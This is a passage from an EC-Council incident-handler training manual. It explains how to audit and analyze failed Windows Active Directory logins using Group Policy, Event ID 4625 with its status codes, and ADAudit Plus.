



Figure 6.66: Screenshot showing Kiwi Log Viewer capturing multiple unsuccessful login attempts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Inappropriate Usage Incidents: Analyzing Failed Login Attempts in Windows

By analyzing failed login attempts in Windows AD, incident handlers can identify attack events related to unauthorized logins or brute-force attacks. They can trace these login attempts by enabling the "Audit Logon Events" feature in the "Group Policy Management" editor.

**Steps to enable "Audit Logon Events" and analyze recorded Login Events using Event Viewer:**

- **Step 1**: Open **Server Manager** in Windows AD; under **Tools**, select **Group Management Policies** to open **Group Management Editor**.
- **Step 2**: Select the existing **Domain** and **Domain Controllers** → right-click on **Default Domain Controllers Policy** → select **Edit** to open **Group Policy Management Editor** or create a new **Domain Controllers Policy** and edit it.





Figure 6.67: Screenshot of Group Policy Management

- **Step 3**: In **Group Policy Management Editor**, go to **Computer Configuration** → **Policies** → **Windows Settings** → **Security Settings** → **Local Policies** → **Audit Policy** and double-click on **Audit logon events**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.68: Screenshot of Group Policy Management Editor

- **Step 4**: In the **Audit logon events Properties** window, click on **Failure** to audit failed events, as shown in the screenshot below; then, click on **OK**. Now, **Event Viewer** will record all failed login events.





Figure 6.69: Screenshot of Audit logon events Properties

- **Step 5**: To audit failed login events, open Windows **Event Viewer** and go to **Windows Logs → Security**. It will display all security events, including failed login events.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 6:** Click on **Audit Failure** event with **Event ID 4625** from the list to view and analyze event details such as UserName, DomainName, Status, and workstation name.





Figure 6.70: Screenshot of Event Viewer

In the above screenshot, the Audit Failure event details contain status code **0xc000006d,** which indicates malicious username or authentication information.

**Listed below are some status codes that are used by Microsoft to distinguish the type of failed events:**

- **0xC000006A** - User logon with a misspelled or bad password.
- **0xC000006D** - Caused by either a bad username or authentication information.
- **0xC000006F** - User logon outside authorized hours.
- **0xC0000064** - User logon with a misspelled or bad user account.
- **0xC0000070** - User logon from an unauthorized workstation.
- **0xC0000071** - User logon with an expired password.
- **0xC0000072** - User logon to account disabled by the administrator.
- **0xC0000133** - Clocks between DC and other computer too far out of sync.
- **0xC0000193** - User logon with an expired account.
- **0xC0000224** - User is required to change the password at the next logon.
- **0xC0000234** - User logon with account locked.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Alternatively, incident handlers can use AD log monitoring and analysis tools such as **ADAudit Plus**, developed by **ManageEngine**, to identify and analyze failed logon attempts in AD environments.

**Steps to Analyze Failed Logon Attempts using ADAudit Plus:**

- **Step 1**: Enable **Audit Logon Policy** in the Active Directory's **Group Policy Management Editor**.
- **Step 2**: Open the **ADAudit Plus** console and go to the **Reports** tab → **User Logon Reports**.
- **Step 3**: To view and analyze all failed logon events, select the **Logon Failures** option. It displays a list of failed events fetched from the Active Directory along with details such as IP address, logon time, domain controller, and reason for failed logon.

